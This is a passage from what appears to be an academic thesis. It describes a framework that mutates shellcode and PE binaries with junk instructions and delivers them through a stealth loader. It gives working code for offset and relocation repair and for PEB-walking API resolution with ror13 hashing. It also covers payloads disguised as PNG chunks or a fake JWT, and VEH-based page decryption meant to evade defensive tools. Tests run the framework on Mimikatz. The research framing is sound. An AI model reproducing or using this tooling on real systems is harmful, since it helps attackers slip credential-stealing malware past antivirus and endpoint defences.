The first actual part of the fix offset function performs a sequential search, iterating through the code to find relational instructions that need the destination's offset manipulation. It divides them into control-flow instructions and memory interactions.

To correctly identify all the possible branches instructions (`JMP`, `CALL`), it looks for all the `CS_GRP_JUMP`, which includes near `JMP` and near `JCC`. Separately, it also looks for direct calls, specifically with its raw byte value `0xE8`.

It first acquires the virtual address of the instruction on the normalized payload. It checks that the instruction is present in the `new_to_old` map to avoid patching phantom instructions (artifacts from jump expansions), and then calculates the new position inside the mutated binary using the `_true_new_va` function, above described. The code then divides the address into categories: internal if the jump targets the same instruction section, and external if it targets other areas of the executable (e.g., a thunk import).

If the target is internal, it's also translated through the `_true_new_va`. If the instruction is present in the offset tracker, and the image base is available, it calls the function that translates the RVA. Otherwise, to prevent anomalous behaviors, it skips the instruction silently, avoiding potential memory corruptions.

If the target is external, the `translate_rva` function is called, which computes the shifting and adds the image base. Using this approach, it respects the extensions of the various sections, preserving the correct displacement of the pointers without treating the entire executable as a single block.

Once the target is shifted, the code must take into consideration that the fixed jump address must correctly point to the new location. It is then crucial to recalculate the new offset, ranging from the jump itself to the target. The formula used to calculate this value is $\text{new_offset} = \text{new_target} - (\text{new_jump_addr} + \text{ins_size})$ which takes the value of the target address, and subtracts the jump address, while also taking into consideration The actual instruction size, according to the x64 displacement rules.

To synthesize the behavior of this first step, the function does a structured reconstruction of sequentially fixing the source of the instruction, the target, and then the final displacement. This ensures that the control flow remains semantically identical to the original despite the structural changes.

4.1.4.4 RIP-Relative memory references

The global variable access happens with the standard format `RIP+displacement`. This means that the variable is accessed through the relative instruction pointer,

summed with a displacement, which is sensible to the variation introduced by the injection, and needs to be patched in order to preserve the correct functioning.

During the iteration on all the instructions of the mutated payload, the code matches the current instruction with a RIP relative standard. It saves the current address and displacement, and then retrieves the corresponding position, mapping it to the original version. It then calculates the original target virtual address (VA), summing the original instruction VA, with the instruction size and the original displacement. The new instruction address is calculated using the utility function `_true_new_va` through the current address.

In order to correctly compute the new displacement, it first calculates the image base of the PE (if available), then obtains the original target relative virtual address (RVA), and translates it to the new RVA. The new displacement is then computed and put inside the analyzed instruction in the mutated payload.

4.1.4.5 Architectural Realignment

The Windows toolchain might extract the Image Base from several `LEA` instructions that have a target RVA zero and a register as destination, containing the image base. From that point on, until rewriting it, the code intercepts the instructions using that specific register as base memory. If the instruction uses a memory operand that specific register while having a 32-bit displacement, the displacement is treated as an RVA to be translated through the specific function. If the translation is successful and the value actually changes, the instruction is physically patched inside the mutated payload using the usual formula.

In order to achieve more stability and reliability, the offset fixing process performs two passes. The first pass heuristically calculates the displacement based on the branch instruction and the translated target position. In some cases, though, the specific shifted branch address might be staggered by several bytes caused by padding, decoding, or other collateral effects.

The code iterates over the mutated payload, looking for the supposed position of the branch instruction. It then performs a sliding window heuristic scan, searching before and after. In the majority of the cases, the instruction is placed some bytes after. To recognize when a match is found, it checks the opcode and the specific correspondence:

- **JCC**: opcode `0x0F`
- **near CALL**: opcode `0xE8`
- **near JMP**: opcode `0xE9`

It then patches both the position and the displacement with the new base instruction.

Listing 4.18: Second-pass displacement correction

```
1     if _match:
```

```
            _corrected_disp_pos = _jmp_disp_pos - _adj
            # Recompute displacement from the adjusted instruction VA.
            _corrected_ins_va = _new_jmp_ins_va - _adj
            _corrected_disp = _new_jmp_target_va - (_corrected_ins_va + _ins.size)
            if 0 <= _corrected_disp_pos and _corrected_disp_pos + 4 <= len(fixed_payload):
                fixed_payload[_corrected_disp_pos : _corrected_disp_pos + 4] = struct.pack("<i", _corrected_disp)
            _found_adj = True
            break
```

4.1.5 PE Reconstruction and output

The last step of the mutator analyzes the input and changes its behavior accordingly. If the provided payload is a simple shellcode, the code outputs the bytes of the payload and writes it to a raw file.

Conversely, when an executable is provided to the mutator, it needs to completely reconstruct all the components of the PE. The first step is to calculate the actual growth of every single section that is originally present in the provided PE. It then computes the new size of each function, and stores in a specific map their growth.

4.1.5.1 Applying structure RVA fixups

During the injection, the mutator not only shifts offsets inside the code, but also those relative to the architectural structures. To solve this problem, the code introduces a specific RVA fixup routine that performs two concurrent corrections. It updates the metadata at the binary level in its AST representation. While performing this, it executes deep raw patching during LIEF directory reconstruction and fixes the actual pointers used by the loader at runtime, including relocation pointers, thunk import arrays, and callback TLS.

The shift itself is computed based on the number of injections that have happened before a specific RVA and on the previous sections.

4.1.5.2 Data Structure

The first fundamental part of the function defines three different structures and functions critical to the algorithm's functionalities.

- **`section_shifts`**: dictionary representing the sliding applied at the start of a specific section, caused by the previous expanding sections or the normalization
- **`collected_rvas`**: dictionary grouping the different types of RVAs to correct based on their logic category, including entry point, relocation, and imports.
- **`translate_rva`**: function already introduced that, based on an original RVA, outputs the new fixed-up version considering all the expansion and injection registered.

The high level of the function is to realign the VA base of the sections. On each RVA category, it updates the LIEF structured representation of the PE while patching the raw bytes when necessary. Then, it reinserts in the LIEF structure the computed block relocations and normalizes the buffer section to avoid the failure of the automatic LIEF PE reconstruction.

The first step performed is the updating and realigning of each section virtual address (RVA). In order to correctly fix all the different pointers, the structure itself must be correctly replaced to follow the section topology. The actual injection might have shifted the current section and the subsequent ones; if the LIEF Abstract Symbol Table retains its obsolete memory addresses, every RVA to section lookup will fail.

It then proceeds to iterate through the different categories of RVAs collected in the introduced dictionary. Based on the type of RVA, the code patches directly the RAW bytes or only updates the LIEF object. In the second case, the algorithm maintains the updated relocation in an intermediate state, collecting them into a list, and then inserts them into LIEF only later.

4.1.5.2.1 Entry Point The first actual category is the entry point, which is the address from which the execution starts. This trivial check only looks for injection before the actual address. It then executes the `translate_rva()` function, and writes the obtained result into the LIEF optional header.

4.1.5.2.2 Structural Relocations The relocations, usually contained in the `.reloc` structure, indicate to the PE loader which hardcoded addresses need updating in case of Address Space Layout Randomization (ASLR).

The code first builds a mutable copy of the section contents, along with a map (`modified_section`) used to trace the actual altered sections that need to be physically updated at the end of the case. It iterates block by block over the binary relocation list, computing the old RVA as old_rva = block_base + entry.position and the new RVA by translating the result.

This old RVA is the absolute pointer address that Windows would patch in case of ASLR. Subsequently, the code must differentiate between the actual type of the relocation entry: `DIR64` of 8 bytes, typical for 64-bit PE, and `HIGHLOW` of 4 bytes, typical for 32-bit PE.

Once the section is found, it proceeds to the physical override.

Listing 4.19: Physical relocation entry patching

```
1         if reloc_size > 0 and offset + reloc_size <= len(content):
2             old_bytes = bytes(content[offset : offset + reloc_size])
3             old_va = struct.unpack(pack_fmt, old_bytes)[0]
4
5             if old_va >= image_base:
6                 old_target_rva = old_va - image_base
7                 new_target_rva = self.translate_rva(old_target_rva)
8                 new_va = new_target_rva + image_base
```

```
9
10                  new_bytes = struct.pack(pack_fmt, new_va)
11                  for k, b in enumerate(new_bytes):
12                      content[offset + k] = b
```

It first converts the old virtual address into an absolute one, then translates the old target, and then completely reconstructs the new VA and physically patches it into the bytes.

Microsoft specifications require relocation entries to be grouped in 4 KB blocks. To align to a page boundary, the code applies `& ~0xFFF`, which truncates the 12 least significant bits, producing an aligned base.

At the end of the case, the modified sections are reinserted into the section content, effectively performing the deep patch.

4.1.5.2.3 C Exceptions In the x64 format, the `RUNTIME_FUNCTION` structure traces the beginning and end of functions. Without fixing the unwinding, the structured exception handling (SEH) would be corrupted, effectively crashing the mutated executable in case of native exceptions or a malformed instruction. The code fixes the `binary.exceptions` structure in LIEF while also updating the pe info mirror structure to maintain the correctness and coherence through both representations.

The algorithm also contemplates different PE builds that might not contain the exception directory, skipping this case.

4.1.5.2.4 Import Tables (IAT and ILT) The rebuilding of the import tables is done by bypassing the native rebuilding of LIEF, using a lower-level approach and patching the PE layout bit by bit.

Listing 4.20: Import descriptor table parsing

```
1     case "imports":
2             import_dir_rva, _ = pe_info.data_directories.get("IMPORT",
      (0,0))
3             if import_dir_rva:
4                 sec_idx = self._section_index_for_rva(import_dir_rva)
5                 # ... fetch section content ...
6
7                 # descriptor struct iteration (20 bytes)
8                 while idx + 20 <= len(content):
9                     ilt_rva = struct.unpack("<I", bytes(content[idx :
      idx + 4]))[0]
10                    name_rva = struct.unpack("<I", bytes(content[idx +
      12 : idx + 16]))[0]
11                    iat_rva = struct.unpack("<I", bytes(content[idx +
      16 : idx + 20]))[0]
12
13                    if ilt_rva == 0 and name_rva == 0 and iat_rva == 0:
14                        break  # Null terminator reached
```

This first section translates and packs the principal fields (`ilt_rva`, `name_rva`, `iat_rva`). It then descends into the actual arrays that might reside in arbitrary positions. The algorithm input is the RVA of the original layout, subsequently translating it into the offset on the section buffer employing the tbl_offset = table_rva_old − orig_sec.virtual_address formula. It performs boundary checks on the result obtained to ensure that the offset is coherent with the actual content length. At this point, it iterates on the table itself, pointer by pointer, terminating on a null entry value, signaling the end of the table.

For each iteration, it distinguishes name imports from ordinal imports. Ordinal Imports must not be translated because the object itself represents a specific exportation index; modifying it would corrupt the binary, causing a `ImportNotFound` error. Name imports, contrarily, are entries pointing to `IMAGE_IMPORT_BY_NAME` structures, and must be fixed to preserve the correct relocation.

The various checks implemented during this phase ensure that the routine semantically validates all the different types of encountered data while also shifting the right addresses.

4.1.5.2.5 Exports The export entries are pointers to exported code (typically inside the `.text` section); if a function is shifted by previous insertions, the entry must be updated. The exports are acquired through the `binary.get_export()` function in LIEF. Then, for each valid entry, the function translating the RVA is applied.

4.1.5.2.6 TLS callbacks The TLS callbacks are function pointers registered in the TLS directory of the PE. Windows loader automatically invokes them during initialization before calling the entry point. If their addresses are not patched after the mutation, the execution does not even start.

The patch must be conducted directly in the memory, as the entire TLS system is bypassed into the LIEF PE Builder constructor class.

Listing 4.21: TLS callback array patching

```
    # Find section containing the callbacks array
    target_section = None
    for sec in binary.sections:
        start = sec.virtual_address
        end = start + sec.virtual_size
        if start <= new_callbacks_rva < end:
            target_section = sec
            break

    if target_section:
        # Offset into the section
        sec_offset = new_callbacks_rva - target_section.virtual_address
        # Prepare packing
        is_64 = getattr(pe_info, "is_64bit", True)
        ptr_size = 8 if is_64 else 4
        pack_fmt = "<Q" if is_64 else "<I"

        # Read mutable content
        content = list(target_section.content)
        current_offset = sec_offset

        # Update each callback pointer
        for old_cb_rva in pe_info.tls_callbacks:
            # Translate code pointer
            new_cb_rva = self.translate_rva(old_cb_rva)
            new_cb_va = new_cb_rva + pe_info.image_base
            b_val = struct.pack(pack_fmt, new_cb_va)
            # Write bytes
            for i, b in enumerate(b_val):
                if current_offset + i < len(content):
                    content[current_offset + i] = b
            current_offset += ptr_size
```

This code first recovers the address of the TLS callbacks array (`tls.addressof_callbacks`). This value can be a VA, therefore it is normalized into an RVA by subtracting the image base when needed. Next, it translates the callbacks array position (the array itself might have moved due to injection-caused shifts) and finds out which updated section it falls into. It then patches the bytes by iterating through `binary.sections` and selecting the section according to the following inequality:

$$sec.virtual_address \leq new_callbacks_rva < sec.virtual_address + sec.virtual_size$$

Once the correct section is found, it calculates the buffer offset. Hence, it iterates through the callbacks list stored in PE info, translates each callback RVA, reconstructs the absolute VA by adding the image base, and overwrites the array entry, advancing 4/8 bytes for each entry.

4.1.5.2.7 Delay Imports Delay imports are a variant of the import table in which the API resolution does not happen at process startup, but "on demand" at the first call. The delayed loader (delay-load mechanism) uses dedicated descriptors to locate DLL names, thunk tables, and the IAT to initialize at runtime.

This part of the code uses the same approach as the standard Import section, but with an enlarged format descriptor.

Listing 4.22: Delay import descriptor layout

```
1     case "delay_imports":
2             DIDD_SIZE = 32
3             DIDD_RVA_OFFSETS = (4, 8, 12, 16, 20, 24)
4             DIDD_INT_OFF = 16 # ImportNameTableRVA
5             # ...
```

`DIDD_RVA_OFFSETS` represents six offsets inside the 32-byte descriptor. Each offset is read as an RVA, it is then passed to the translation function and finally rewritten in the original position.

The translated fields are the base data used by the delay load mechanism at runtime:

- `DllNameRVA` (+4)
- `ModuleHandleRVA` (+8)
- `ImportAddressTableRVA` (+12)
- `ImportNameTableRVA` (+16)
- `BoundImportAddressTableRVA` (+20)
- `UnloadInformationTableRVA` (+24)

Beyond this translation, the code also performs a deep-patch on the Import Name Table (INT) entries, following the same rule used for standard imports (translate name entries, preserve ordinal entries). The list terminates if the entire descriptor or the single `DllNameRVA` offset is zero. This double check minimizes the probability of reading over the actual table when managing non-standard PEs.

4.1.5.2.8 Global Data Directories Data directories are the central index of the Optional PE Header, which points to the various structures and tables, such as import, export, reloc, expansion, TLS, etc. Even if every single directory is treated in a separate case, this final update in both PE info and lief structure, realigns the global binary view with the new layout used by the loader at runtime.

The code simply normalizes the global master index placed in the header, translating its RVA along with every single directory name, without modifying the size field. This enables lief to correctly write the new binary.

4.1.5.2.9 Reset and Relocation update The parser robustly empties the existing code relocation, and then completely reinstalls the new package produced during the relocation patch. This phase only regards the reconstruction of the `.reloc` table. The actual pointers patch has already been applied in the previous point.

4.1.5.2.10 Final Cleanup In the PE section on disk, the data is subjected to a logic alignment, also known as file padding. Maintaining an extra byte of the `sec.content` pool in the RAM, would trigger disruptive exceptions on the rebuild engine while computing the final binary. This operation truncates residual empty strings to exact mathematical alignment to preserve the unchanged robustness of compiler output independent of the shellcode provenance.

The clean must be interpreted as buffer normalization with respect to what exists in the memory. In the usual PE, it is common that the raw disk size is larger than the virtual dimension (in memory) because of the file alignment. Lief, when rebuilding, attempts to critically consider this discrepancy. Truncating `sec.content` to `virtual_size` reduces the probability of:

- exception caused by vector overflow
- erroneous interpretation of padding as data
- incoherent reconstruction of a directory that points to a region beyond the virtual size

It's a defensive fix that allows the builder to operate on a minimized and coherent image.

4.1.5.3 Applying function growth

Even if the global RVAs are already fixed by the previous functions, Windows uses the `.pdata` and `.xdata` sections for the stack unwinding and the correct management of the SEH/C++ exceptions. This code section operates in two different modalities:

- **inline patch** if the original PE does not have a dedicated `.xdata` section;
- **rebuild** with newly generated sections `.xdata_n`/`.pdata_n` if the original `.xdata` exists.

In the inline case, the `UNWIND_INFO` lives inside `.rdata`, and some fields (e.g. `HandlerData[0]`) are self-referential. This means that shifting blocks might break the invariance of the compiler. To solve this challenge, the algorithm avoids moving the blocks and only patches the image-relative fields, including `ExceptionHandlerRVA` in the `UNWIND_INFO` and all the `.pdata` entries (`Begin/End/UnwindInfoAddress`).

In the rebuild case, the pipeline first creates the `.xdata_n` section and copies the unwind info in a contiguous buffer, patching the embedded fields (handler RVAs, `CHAININFO`) during the copy. Next, it also creates the `.pdata_n` with begin and end ranges translated and remapped to the new `.xdata_n` section.

Lastly, it updates the exception table data directory and empties the original `.xdata` and `.pdata` to avoid stale metadata.

This rebuilding is done using `XDataBuilder`, which is a specialized builder that, compared to manual building, solves several challenges:

- **Deduplication**: numerous binaries share the same unwind info between multiple functions, and its `rva_map` avoids unnecessary duplications.
- **Fixing embedded references**: the unwind info might contain several RVAs to the text section or `CHAININFO` records.
- **ASLR correctness on new sites**: some pointers inside `.xdata_n` might require additional base relocation entries.

As an example, the `_flush_handlerdata_relocs()` adds HIGHLOW relocation entries for `HandlerData` sites copied inside the `.xdata_n`. Without these entries, an ASLR-relocated process would not have relocation coverage on those addresses, dereferencing pointers that are not patched.

4.1.5.4 Header reconstruction and disk layout

This pipeline performs a precise sequence of operations. It first establishes the virtual and raw dimensions of the sections, thus recalculating the real layout on disk and computing the actual pointer to the raw data. It then updates the fields on the optional header, including `SizeOfImage` and `SizeOfCode`. Lastly, it clamps the final PE by recalculating the size of the data directories.

The final build is performed by the lief builder with an explicit conservative configuration.

Listing 4.23: LIEF builder conservative configuration

```
1    config.imports = False
2    config.exports = False
3    config.relocations = True
4    config.tls = False
5    config.load_configuration = False
```

The imports and exports flags avoid LIEF rebuilding the directory that the pipeline has already managed manually. Relocations set to true serializes the relocation objects already updated in the fixups. As for TLS, the TLS flag permits retaining only the manual patch, and finally, the load configuration avoids LIEF using an incomplete and fragile rebuild.

Listing 4.24: Final PE build and output

```
builder = lief.PE.Builder(pe_info._lief_binary, config)
builder.build()
builder.write(output_file)
```

The final executable is then created by the LIEF builder and written to the output file.

4.2 Loader

The Loader is the second component of the pipeline and is responsible for loading and executing the shellcode on the target machine.

There are three distinct variants based on the modality chosen to carry the payload into the target: embedded inside the loader, disguised as a JWT, and embedded into an image overlay.

4.2.1 Delivery variants

4.2.1.1 Image Overlay

4.2.1.1.1 Generation The image generation involves building an overlay data structure consisting of:

- **Signature**: an arbitrary byte string that signals the start of the embedded data and is followed by padding (fixed to 12 bytes).
- **Xor Key**: the key material stored in the container (used by the corresponding decoder stage).
- **Payload Length**: a 4-byte little-endian integer storing the payload size.
- **Payload Bytes**: the raw bytes composing the payload (as embedded by this generator).

The script uses a chunk of the `peLd` type, i.e., a private ancillary chunk that is not critical for rendering; it respects the reserved bit and is marked as safe-to-copy, so tools that operate on chunk layout may preserve it.

It then divides the overlay data into several blocks of 65536 bytes, which mimics the typical fragmentation of chunks in PNG images. For each chunk the Cyclic Redundancy Check (CRC) is calculated. This field is an integrity checksum used by PNG parsers to detect accidental corruption. In particular, the CRC is computed over `Type + Data` (as required by the PNG specification), which keeps the custom chunks compliant with standard PNG rules.

Each chunk is then serialized following this pattern struct.pack(">I", len(chunk_data)) + chunk_type + chunk_data + struct.pack(">I", crc), where `Length` is a 4-byte big-endian integer, `Type` is 4 bytes, `Data` is the chunk payload, and `CRC` is a 4-byte big-endian value.

The resulting PNG is then rebuilt by inserting the custom chunks immediately before the `IEND` chunk (specifically, 4 bytes before the `IEND` tag to include its length field), which marks the end of the PNG.

4.2.1.1.2 Parsing The loader starts the parsing process by opening the image, reading its entire contents, and verifying the validity of the PNG signature.

Subsequently, it performs a linear scan of all the PNG chunks to sum the size of all the `peLd` chunks, retrieving the hardcoded magic signature and checking that

the retrieved payload length matches the parsed field. This operation serves as a reliability check to ensure that, if there are other `peLd` chunks in the image, the parser still only processes the relevant items.

Next, the loader allocates the necessary memory for the payload, copying all the relevant overlay data. The signature is then verified, the XOR decoding is applied, and the payload starts its execution according to the loader modalities that are common to all the delivery variants and will be explained in detail later.

4.2.1.2 JSON Web Token

4.2.1.2.1 Generation This variant employs a wrapper similar to a real software application, obtaining the payload from a JSON Web Token saved on disk (or retrieved over the network). The token follows the standard JWT compact format composed of a header, a payload, and a signature. The header includes the algorithm used to generate the signature (`HS256` in the reference implementation) and the type indicating the format, which in this case is `JWT`.

The JWT is generated following this structure:

Listing 4.25: JWT payload structure

```
payload = {
"iss": "auth.update-server.net",
"sub": "HWID-1152218346",
"aud": "client_app",
"exp": 1956528000,          # 2032
"iat": int(time.time()),    # now
"nonce": key_nonce,
"session_config_blob": internal_blob,
}
```

The majority of fields are inserted to give semantic validity and disguise the JWT as a legitimate one:

- **iss**: indicates who generated and released the token; the value shown here is an example and can be adjusted ad hoc.
- **sub**: represents the identity (or hardware ID) of the target device that requested the token.
- **aud**: specifies the target recipient.
- **exp**: timestamp, in Unix format, that sets the expiration date of the `JWT`.
- **iat**: timestamp of the token creation.
- **nonce**: in legitimate implementations, this field is used to prevent replay attacks. Due to the high entropy of this field, the generator exploits this property to transport the XOR key, encoded in `Base64URL`.
- **session_config_blob**: a custom field, potentially used by proprietary software for DRM. In this case, it contains the payload, encoded in `Base64`.

The JWT header, payload, and signature are finally serialized without spaces (deterministic JSON), Base64URL-encoded, and assembled into the compact token.

4.2.1.2.2 Parsing The parser reads the JWT from a file, copies it into a string, and applies a custom and tolerant decoder, which normalizes `Base64URL` into `Base64` (including padding recovery) before decoding. It then splits the token by locating the two separators `.` and decodes the middle segment (payload) to obtain the JSON body.

At this point, it performs a minimal field extraction by searching the `nonce` and `session_config_blob` keys inside the JSON and decoding their values, obtaining the XOR key and the payload bytes, respectively. In this stage, the signature is not validated and the token is treated as a container; the extracted payload is then passed to the standard allocation and execution routine used by the loader.

4.2.1.3 Execution Flow Overview

The loader dynamically resolves the addresses of the required libraries without relying on static imports, and then uses those addresses to resolve the necessary API functions. It then decrypts the initial PE header prefix into a temporary buffer and parses the PE headers on-the-fly. Next, it allocates the appropriate amount of memory for the PE and manually maps the headers and sections. It then applies relocations if needed, resolves the IAT, sets up the Vectored Exception Handler (VEH), and starts execution. If the running code attempts to access a `PAGE_NOACCESS` page inside the mapped image, the resulting access violation triggers the VEH, which decrypts the corresponding 4-KB block and restores the intended protection.

This mechanism significantly reduces the time window during which the binary remains readable to defensive tools, thereby improving evasion effectiveness.

4.2.1.4 Dynamic Bootstrap of APIs

The loader starts without static imports. It first retrieves the base addresses of `ntdll.dll` and `Kernel32.dll`, and then uses those bases to resolve the symbols required for execution.

4.2.1.4.1 Recovery of module base addresses The functions GetKernel32Addr() and GetNtdllAddr() serve to locate in memory the base addresses of the two fundamental DLLs. They read them directly from the list of modules already loaded inside the process, identifying the target module through its hash.

To correctly parse the PE, the loader defines all the data structures needed to traverse the list of DLLs already present in memory. The main structures are:

- `_PEB_LDR_DATA`: represents the container for the lists describing the loaded modules.
- `_LDR_DATA_TABLE_ENTRY`: describes each loaded DLL and contains several fields, including `DllBase`, `EntryPoint`, `SizeOfImage`, and `BaseDllName`.

While iterating through all modules in search of the required ones, the loader uses a hash based on `ror13` to compare the names of `Kernel32.dll` and `ntdll.dll`. This is done to avoid any detection based on hardcoded string searches by defensive mechanisms.

The functions first read the Process Environment Block pointer from the Global Segment register (`GS`), which contains the pointer to the structure. They then use the declared data structures to reach `PEB_LDR_DATA` and obtain the list of loaded modules. The loader iterates through the `InMemoryOrderModuleList` nodes and, for each module, reads the base DLL name. It then calculates the hash of the retrieved name, compares it with the expected value, and returns the base address if a match is found.

This passage is crucial because every required API depends on the module address.

4.2.1.4.2 API resolution Once the module base is known, the resolver enters the PE header of the module using `e_lfanew` as the offset. It reads the export directory, which contains the map of exported identifiers and module functions. It then takes the name, ordinal, and address arrays, which are the three references that allow the transition from a symbolic name to an executable pointer.

If the symbol is an ordinal, the export already refers to an index in the table, which allows the function address to be calculated directly. In the name-based case, it compares each exported name until it finds the requested one. If a match is found, it returns the final address already added to the module base.

Listing 4.26: Export table walk for API resolution

```
__attribute__((always_inline)) static inline UINT64 GetSymbolAddress(HANDLE hModule,
LPCSTR lpProcName)
    {

        ULONG_PTR pDllEntry, pDllExportedDirectory, pdllNameArray, pdllNameOrdinals,
pDllFunctionAddresses;
        WORD FunctionIndex;

        UINT64 pDllBaseAddress = (UINT64)hModule;

        if (hModule == NULL)
        {
            return 0;
        }

        pDllEntry = (ULONG_PTR)(pDllBaseAddress + ((PIMAGE_DOS_HEADER)pDllBaseAddress)->
e_lfanew);
        pDllExportedDirectory = (ULONG_PTR) & (((PIMAGE_NT_HEADERS)pDllEntry)->
OptionalHeader.DataDirectory[0]);
        pDllExportedDirectory = (pDllBaseAddress + ((PIMAGE_DATA_DIRECTORY)
pDllExportedDirectory)->VirtualAddress);

        pdllNameArray = (pDllBaseAddress + ((PIMAGE_EXPORT_DIRECTORY)
pDllExportedDirectory)->AddressOfNames);
        pdllNameOrdinals = (pDllBaseAddress + ((PIMAGE_EXPORT_DIRECTORY)
pDllExportedDirectory)->AddressOfNameOrdinals);
        pDllFunctionAddresses = (pDllBaseAddress + ((PIMAGE_EXPORT_DIRECTORY)
pDllExportedDirectory)->AddressOfFunctions);
```

```
21
22          if (((UINT64)lpProcName & 0xFFFF0000) == 0x00000000)
23          {
24              pDllFunctionAddresses += ((IMAGE_ORDINAL((UINT64)lpProcName) - ((
    PIMAGE_EXPORT_DIRECTORY)pDllExportedDirectory)->Base) * sizeof(DWORD));
25              return (UINT64)(pDllBaseAddress + *(DWORD *)pDllFunctionAddresses);
26          }
27
28          for (DWORD i = 0; i < ((PIMAGE_EXPORT_DIRECTORY)pDllExportedDirectory)->
    NumberOfNames; i++)
29          {
30
31              if (char_strcmp((char *)(pDllBaseAddress + ((DWORD *)pdllNameArray)[i]),
    lpProcName) == 0)
32              {
33                  FunctionIndex = ((WORD *)pdllNameOrdinals)[i];
34                  return (UINT64)(pDllBaseAddress + ((DWORD *)pDllFunctionAddresses)[
    FunctionIndex]);
35              }
36          }
37
38          return 0;
39      }
40
```

4.2.1.5 Parsing and PE validation

Right after the bootstrap phase, the payload prefix containing the PE header is decrypted. It copies the header into a temporary buffer using a custom memcpy, and then decrypts it.

Once decrypted, the loader verifies the `e_magic` DOS signature, the `NT` signature, and the `x64` architecture. More specifically:

- **`e_magic`** must be `MZ`.
- **`e_lfanew`** indicates where the true PE header is located.
- **`Signature`** must be equal to `PE\0\0`.
- **`Machine`** must be `IMAGE_FILE_MACHINE_AMD64`.

If the PE is considered valid, the loader uses the retrieved `NtAllocateVirtual Memory` function to allocate the requested amount of memory. As for the preferred base, the loader always tries to allocate the image at that address. If the attempt fails, Windows chooses the base, and the loader applies the required relocations.

4.2.1.5.1 Section Mapping and Relocation All the headers are immediately copied and decrypted, which later allows the retrieval of sizes and offsets used in the rest of the code. Each section is placed at its virtual address (RVA), respecting the virtual layout requested by the PE.

The copied raw bytes are written directly into the final buffer to avoid additional data movements during the process. The section is then decrypted using the correct offset, aligning the key with the exact origin of the block. Every section with a

raw data size equal to zero is ignored because it does not contain bytes to transfer, but only logical space that will eventually be populated at runtime. If the image is not loaded at the preferred base, the loader corrects absolute addresses. This step realigns the binary to the new memory location, avoiding that pointers and internal references remain bound to incorrect addresses.

If the delta is equal to 0, the loader skips this step. The code accesses `IMAGE_DIRECTORY_ENTRY_BASERELOC`, which contains the relocation blocks used by Windows to update absolute references. It iterates over every entry, which specifies a type and an offset, and decodes it to obtain the precise memory `WORD` to fix. The loader patches absolute pointers in the mapped buffer, obtaining a semantically correct payload.

After mapping and relocation, the loader resolves all the PE imports. This is the phase that links the loaded memory to the external dependencies required for correct execution. It reads the import directory, which indicates the needed DLLs and external functions. It uses the retrieved `LoadLibraryA` and `GetProcAddress` to resolve both ordinal and name-based imports. When `OriginalFirstThunk` is not present, the loader falls back to using `FirstThunk` as the reference list. At the end, it writes the final addresses into the IAT, which then contains valid pointers.

4.2.1.6 Vectored Exception Handler (VEH)

Before the actual declaration and creation of the VEH, the loader builds the base it needs to operate.

The main data structure needed for the whole process is the PE handler:

Listing 4.27: PE handler data structure

```
typedef struct _PE_HANDLER
{
    PVOID base;
    SIZE_T image_size;
    DWORD block_count;
    DWORD live[WINDOW_SIZE];
    DWORD live_count;
    SEC_INFO sections[MAX_SECTIONS];
    DWORD section_count;
} PE_HANDLER;
```

It clearly defines the state that the VEH uses to manage blocks, sections, and protections:

- **`base`**: the base address of the mapped image.
- **`image_size`**: the total size of the image in memory, representing the upper bound for the handler.
- **`block_count`**: the number of blocks needed to represent the whole image.
- **`live`**: the window of currently decrypted blocks.
- **`live_count`**: the number of blocks currently present in the live window.

- **sections**: for each PE section, it stores the RVA interval and the protection flags to assign to it.
- **section_count**: the number of sections stored in the table.

Then the loader initializes this structure by computing the total number of blocks and the required information for each section, which allows the handler to recover the correct memory protection after decryption. At this point, the loader has the complete mapped image. The image is then re-encrypted until the VEH is invoked. From this point on, all content, including the headers, is available only on explicit request from the execution flow.

4.2.1.6.1 VEH Setup The code registers the vectored handler with high priority through the following call:

Listing 4.28: Vectored exception handler registration

```
1    PVOID vehHandle = pAddVEH(1, (PVECTORED_EXCEPTION_HANDLER)VEHBlockDecrypt);
```

This is done because the handler, which is responsible for decrypting every requested block, is invoked only when an exception is triggered. It then sets all the regions to `PAGE_NOACCESS` to generate the exceptions correctly.

4.2.1.6.2 Fault Management When an exception is generated, the VEH catches it and performs the required operations. It first verifies that the fault is an access violation, leaving the exception to other handlers if it does not belong to the loader. Next, it retrieves the exact address that generated the exception, computes the upper limit of the managed region, and checks that the address falls inside the protected image. Subsequently, it calculates the index of the correct block, checks whether it is already present in the live structure, and, if not, sets the correct memory protection flags. It then updates the LRU window order, moving the last used block to the most recent position. If the window is full, it evicts a block, re-encrypts it, and sets it back to `PAGE_NOACCESS`. Lastly, it decrypts the new block, inserts it into the live structure, and applies the correct protection to it, allowing the execution to resume from the faulting address.

At the end, the loader only calls the entry point of the payload. All the previous logic serves this point, which is the actual execution of the PE.

Chapter 5

Testing and Analysis

5.1 Execution flow demonstration

The purpose of the framework is to start from a precompiled and working shellcode or PE file. The first step is to inject junk instructions into it, altering its composition and consequently the static and dynamic signatures. The resulting artifact is then used as a payload for the loader. As previously introduced, the delivery mechanism is chosen according to the loader size constraints.

The majority of the tests are performed using Mimikatz, an open-source tool used to extract plaintext passwords, hashes, PIN codes, and authentication tickets (e.g. Kerberos) directly from the RAM of a system running Windows. This tool was chosen because it is still widely used during penetration testing, but also because it leverages different obfuscation techniques internally. As an example, to print strings in the console and to perform other basic actions, it uses custom functions written ad hoc in order to avoid directly calling Windows APIs. This allows testing a broad set of scenarios that could expose issues if injection and relocation are not correctly applied, and that may not be triggered by simpler software.

The amount of injections depends heavily on how much the original PE uses the stack and the registers. In verbose mode, the injection execution output starts by printing a summary of the PE file.

Listing 5.1: PE file summary printed by the Mutator

```
============================================================
PE FILE SUMMARY
============================================================
Image Base:      0x140000000
Entry Point:     0xc98e8
Architecture:    x64
Sections:        6
Code Sections:   1
Relocations:     3094
Imports:         30 DLLs
Exports:         0
Exceptions:      2220
Has Signature:   False
```

```
============================================================
```

This summary gives the basic information of the PE, printing the preferred image base, the entry point, and the target architecture. Next, it gives the number of sections found and the total code sections; in this case the only code section is the `.text` one. It then prints the number of relocations, which correspond to the base relocation table (`.reloc`) that enumerates the locations of absolute references to adjust if the image base changes. If Windows loads the executable at a different address from the preferred one, the loader must calculate the delta `D = loadedImageBase - preferredImageBase` to ensure the consistency of the pointers. It then prints the number of imported DLLs and the exports that the file might offer. As for exceptions, the injector reports the unwind/SEH x64 data which Windows uses to perform stack unwinding. Finally, it checks whether the PE is digitally signed.

The next log block reports the run configuration and the main analysis statistics:

Listing 5.2: Run configuration and analysis statistics

```
[INFO] Input Type: PE
[INFO] Target OS: win
[INFO] Stack Operations: Enabled
[PE Parser] Prepared section '.text' for mutation (base: 0x140001000, size:
849673 bytes)
